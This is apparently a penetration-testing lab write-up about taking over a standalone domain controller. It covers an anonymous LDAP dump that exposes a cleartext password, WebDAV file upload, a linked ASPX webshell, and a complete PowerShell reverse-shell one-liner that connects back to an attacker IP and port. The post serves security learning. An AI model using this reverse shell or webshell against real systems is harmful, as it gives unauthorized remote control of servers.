This is the first in a short series about domain takeover on a standalone exposed domain controller. In general, these steps will not be an exact representation of what one will encounter in a full environment and so it should be noted throughout that there would be further enumeration and lateral movement required on an official engagement.
Summary
As this box was standalone, we had several flaws going for us even though we had nothing to go on besides the IP address. LDAP was setup to allow null session access which allowed us to dump its contents. A password for a user was left in cleartext in the description field, which allowed us to authenticate to the WebDAV directory and upload files. This was used to gain an initial shell.
Scanning
We began as always with a port scan. I scan with -sV -sC first almost exclusively before doing a full port scan.

It’s immediately apparent that this is a domain controller based on the services. We have IIS running a web server at port 80, Kerberos running on port 88, and LDAP at port 389.
Due to the nature of scripts run with the -sC flag, we know a couple of very juicy details which give a good pointer for where we should begin, namely that the IIS service is running WebDAV with all of the options enabled, and LDAP has already given away the name of the domain. We will look into these services before potentially going to other ports.
LDAP Enumeration
The first thing we want to find is a list of users, so with the knowledge gained from the scan, let’s go ahead and try to perform a dump of the user contents of LDAP without credentials.

Most excellent. We’ve successfully dumped the users from LDAP. We think about sorting through this list to perform a password spray attack, but scrolling through the data, we eventually notice an unusual description.

Could it be that easy? Usually, it isn’t, but it seems like we might already have a way in.
We do not have an open RDP port, but WinRM port is open, so we could try to get a remote shell with these credentials.

This fails with an authorization error code. At first this seems off. Could the credentials have already been changed? It’s possible, but remote management could also be off, or the user could not be a group member, so all hope is not lost. Looking over our ports, we think again. WebDAV is open, and all methods enabled. As usual, we’re going to try these creds everywhere, so let’s go.
WebDAV to Shell
There are a plethora of ways to login to dav, but from Kali the easiest is to use cadaver, so let’s try it.

The credentials work and we are immediately able to see the web root.

From here the clearest path forward is to unload a reverse shell, which can be done via a msfvenom payload such as this.

Unfortunately, in the case of this machine I could not get a response from the server to my nc listener.
But all hope is not lost! We can try to get a webshell going on the server as well.
There is one included with Kali but I prefer more control, and this webshell gives us just that.
https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.aspx
That one works, and from here, we set up a nc listener and attempt to execute a powershell reverse shell.
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.49.248',1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
We hit run, and take a peek at the listener…

…and we are in!
In following posts, we’ll be exploring how to enumerate deeper within the domain and attempt escalate our privileges, as well as remediation steps, so stay tuned!
Considerations & Basic Data Sorting – Bonus
It’s possible on a genuine engagement that if you are able to enumerate users through LDAP, there will be a helluva lot more than in this simple box. For that, there is some basic sorting that can be done to help filter this data.
The show just the UPNs, we could just simple grep search.

We could likewise take this a step further and break it into a complete list and store it.


In the case of needing to spray for passwords, it would be a good idea to add standard Windows users to the list as well, at the very least Administrator and Guest.
 A Cyber Journey